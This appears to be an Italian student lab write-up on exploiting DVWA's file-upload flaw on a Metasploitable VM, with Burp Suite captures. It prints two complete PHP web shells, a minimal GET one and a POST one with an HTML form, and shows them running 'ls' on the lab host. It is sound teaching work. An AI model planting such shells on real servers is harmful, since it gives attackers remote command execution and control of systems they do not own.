

Exploit File upload

Vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP.
Monitoreremo tutti gli step con BurpSuite.

Traccia: Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.


Lo scopo dell'esercizio è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo **di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.**

- Accedete alla DVWA dalla macchina Kali via browser
- Configurate il «security level» della DVWA a «LOW» dalla scheda DVWA Security
- Spostatevi sulla scheda Upload per mettere in pratica il vostro exploit

Codice php

PHP (Hypertext Preprocessor) è un linguaggio di scripting lato server progettato il che significa che il suo codice viene eseguito sul server web, generando dinamicamente il contenuto che viene inviato al browser del cliente. Il client riceve solo l'output HTML generato, senza vedere il codice PHP sorgente. È utilizzato principalmente per lo sviluppo di applicazioni web. È uno dei linguaggi di programmazione più popolari per la creazione di siti dinamici e interattivi. PHP è ampiamente utilizzato nella creazione di siti web dinamici, applicazioni web e servizi web. È gratuito, open-source e supportato da una vasta comunità di sviluppatori. Il codice php può essere anche implementato tramite codice HTML. PHP è un linguaggio a tipizzazione debole, il che significa che non è necessario dichiarare il tipo di variabile quando viene creata. Le variabili iniziano con il simbolo \$. PHP offre una vasta libreria di funzioni predefinite che semplificano la manipolazione di stringhe, la gestione di file, le operazioni con database e molto altro.



The terminal session shows the following steps:

- cd Desktop
- touch shell.php
- sudo nano shell.php
- [sudo] password di kali:
- cat shell.php

```
<?php  
if (isset($_GET['cmd']))  
{  
    $cmd = $_GET['cmd'];  
    echo '<pre>';  
    $result = shell_exec($cmd);  
    echo $result;  
    echo '<pre>';  
}  
?>
```

- \$

Risultato del caricamento (Screenshot del browser); Intercettazioni (Screenshot di burpsuite); Risultato delle varie richieste; Eventuali altre informazioni scoperte della macchina interna.

Ho aperto Burpsuit, inserendo nel browser dell'Intercept l'IP di Metasploitable -> ho selezionato DVWA: la pagina che simula una web application di Metasploitable e ho eseguito l'accesso.

The screenshot shows the Burp Suite interface. On the left, the 'Proxy' tab is selected in the main menu. Below it, the 'HTTP History' tab is active, showing a single request from 'http://192.168.50.101:80'. The request details pane displays the raw HTTP request:

```
1 GET / HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: it-IT, it;q=0.9, en-US;q=0.8, en;q=0.7
8 Connection: close
9
10
```

The browser window on the right shows the DVWA 'STATE MACHINE' page. The title of the browser tab is 'PortSwigger' and the URL is '192.168.50.101'. The page content includes a warning about exposing the VM to untrusted networks, a contact email, and a list of services: Wiki, msfMyAdmin, Maildude, DVWA, and WebDAV.

The latest research into web race conditions

For too long, web race-condition attacks have focused on a tiny handful of scenarios. Their true potential has been masked thanks to tricky workflows missing tooling, and simple network jitter hiding all but the most trivial, obvious examples.

Delve into PortSwigger's latest research to discover multiple new classes of race condition, work through the interactive labs to learn the methodology behind the discovery, and try out the new single-packet attack feature in Burp Repeater.



The screenshot shows the Burp Suite interface. The 'Repeater' tab is selected in the main menu. Below it, the 'HTTP History' tab is active, showing a single request from 'http://192.168.50.101/dvwa/login.php'. The repeater pane shows the raw request and response. The browser window on the right shows the DVWA 'Login' page. The title of the browser tab is 'Metasploitable2-Linux' and the URL is '192.168.50.101'. The page content includes a warning, contact information, and a list of services: Wiki, msfMyAdmin, Maildude, DVWA, and WebDAV.

The screenshot shows the Burp Suite interface. The 'Repeater' tab is selected in the main menu. Below it, the 'HTTP History' tab is active, showing a single request from 'http://192.168.50.101/dvwa/login.php'. The repeater pane shows the raw request and response. The browser window on the right shows the DVWA 'Login' page. The title of the browser tab is 'Damn Vulnerable Web App' and the URL is '192.168.50.101/dvwa/login.php'. The page content includes a warning, contact information, and a list of services: Wiki, msfMyAdmin, Maildude, DVWA, and WebDAV. The DVWA logo is visible at the top of the page.

Nella sezione “DVWA Security” ho impostato il livello di sicurezza della Web application al livello “low” e successivamente clicco “Submit”.

The screenshot shows the Burp Suite interface on the left and the DVWA application on the right. In the DVWA sidebar, under the "DVWA Security" section, the "Security Level" is set to "low". Below the sidebar, the DVWA header displays "DVWA Security" and "Script Security". The main content area shows the DVWA homepage with various attack options like Brute Force, Command Execution, and SQL Injection.

Poi dalla sezione “Upload” possiamo testare la vulnerabilità di «file upload» in DVWA. Ho inserito il file shell.php e cliccato “Upload”.


L’upload è avvenuto con successo e mostra il percorso da inserire nell’URL!

The screenshot shows the Burp Suite interface on the left and the DVWA application on the right. In the DVWA sidebar, under the "DVWA Security" section, the "Security Level" is set to "low". The main content area shows the DVWA "Vulnerability: File Upload" page. It displays a message indicating that "shell.php" has been successfully uploaded to the "/hackable/uploads/" directory. The DVWA header displays "DVWA Security" and "File Upload".

Richiesta GET: cmd=ls


Inserisco successivamente nell'URL del browser di Burpsuit: ip_di_meta/dvwa/hackable/uploads/shell.php -> "192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls" per eseguire il comando "ls" su un sistema remoto attraverso un'applicazione vulnerabile DVWA. Quindi definendo il comando (cmd secondo il codice php corrisponde al verbo GET), ho inviato una richiesta di mostrare i file e le directory presenti nella Web application.

Il parametro "cmd=ls" quindi indica l'esecuzione del comando "ls" sul sistema di destinazione, che è un comando di elenco dei file su sistemi basati su Unix/Linux. Il risultato è la visualizzazione dell'elenco dei file presenti nella directory corrente.



Richiesta GET: cmd=ls -la

Inserendo invece nell'URL del browser di Burpsuit: ip_di_meta/dvwa/hackable/uploads/shell.php -> "192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls -la" ho effettuato così una seconda richiesta tramite GET con il comando cmd=ls -la che mi permette di visualizzare, non solo i file e le directory presenti, ma anche informazioni e dettagli aggiuntivi come i permessi ed eventuali file nascosti.



BONUS: usare una shell php più sofisticata.

Ho inserito il codice di una Shell più sofisticata nel file shell2.php.

```
(kali㉿kali)-[~/Desktop]
$ cat shell2.php
<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Web Shell</title>
    <style>
        * {
            -webkit-box-sizing: border-box;
            box-sizing: border-box;
        }
        body {
            font-family: sans-serif;
            color: rgba(0, 0, 0, .75);
        }
        main {
            margin: auto;
            max-width: 850px;
        }
    </style>

```

1

```
pre,
input,
button {
    padding: 10px;
    border-radius: 5px;
    background-color: #efefef;
}
label {
    display: block;
}
input {
    width: 100%;
    background-color: #efefef;
    border: 2px solid transparent;
}
input:focus {
    outline: none;
    background: transparent;
    border: 2px solid #e6e6e6;
}
button {
    border: none;
    cursor: pointer;
    margin-left: 5px;
}
button:hover {
    background-color: #e6e6e6;
}
.form-group {
    display: -webkit-box;
    display: -ms-flexbox;
    display: flex;
    padding: 15px 0;
}
```

2

```
</style>
</head>
<body>
    <main>
        <h1>Web Shell</h1>
        <h2>Execute a command </h2>


        <form method="post">
            <label for="cmd"><strong>Command</strong></label>
            <div class="form-group">
                <input type="text" name="cmd" id="cmd" value=<?=htmlspecialchars($_POST['cmd'], ENT_QUOTES, 'UTF-8') ?>" onfocus="this.setSelectionRange(this.value.length, this.value.length);"
                    autofocus required>
                <button type="submit">Execute</button>
            </div>
        </form>
        <?php if ($_SERVER['REQUEST_METHOD'] == 'POST'): ?>
            <h2>Output</h2>
            <?php if (isset($cmd)): ?>
                <pre><?= htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?></pre>
            <?php else: ?>
                <pre><small>No result.</small></pre>
            <?php endif; ?>
        <?php endif; ?>
    </main>
</body>
</html>
```

3

A differenza di prima, la nuova Shell è dotata di un'interfaccia grafica in cui è possibile inserire i comandi direttamente.


Ho deciso di sperimentare l'uso di tre richieste GET:

cmd=ls



cmd=ls -l

-l specifica la visualizzazione in formato dettagliato, mostrando informazioni come i permessi di accesso, il numero di collegamenti, il proprietario, il gruppo, la dimensione del file e la data di modifica.



cmd=ls -la

Burp Suite Community Edition v2023.11.1.4 - Temporary Project

Request to http://192.168.50.101:80

POST /dvwa/hackable/uploads/shell2.php HTTP/1.1

Host: 192.168.50.101

Content-Length: 10

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36

Origin: http://192.168.50.101

Content-Type: application/x-www-form-urlencoded

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://192.168.50.101/dvwa/hackable/uploads/shell2.php

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Cookie: security_low; PHPSESSID=22d4f8b4ce179e92176ecc95fdb9061d

Connection: close

cmd=ls -la

Web Shell

Execute a command

Command

ls -la

Output

```
total 20
drwxr-xr-x 2 www-data www-data 4096 Jan 15 18:55 .
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 ..
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png
-rw----- 1 www-data www-data 135 Jan 14 11:05 shell.php
-rw----- 1 www-data www-data 1806 Jan 15 18:55 shell2.php
```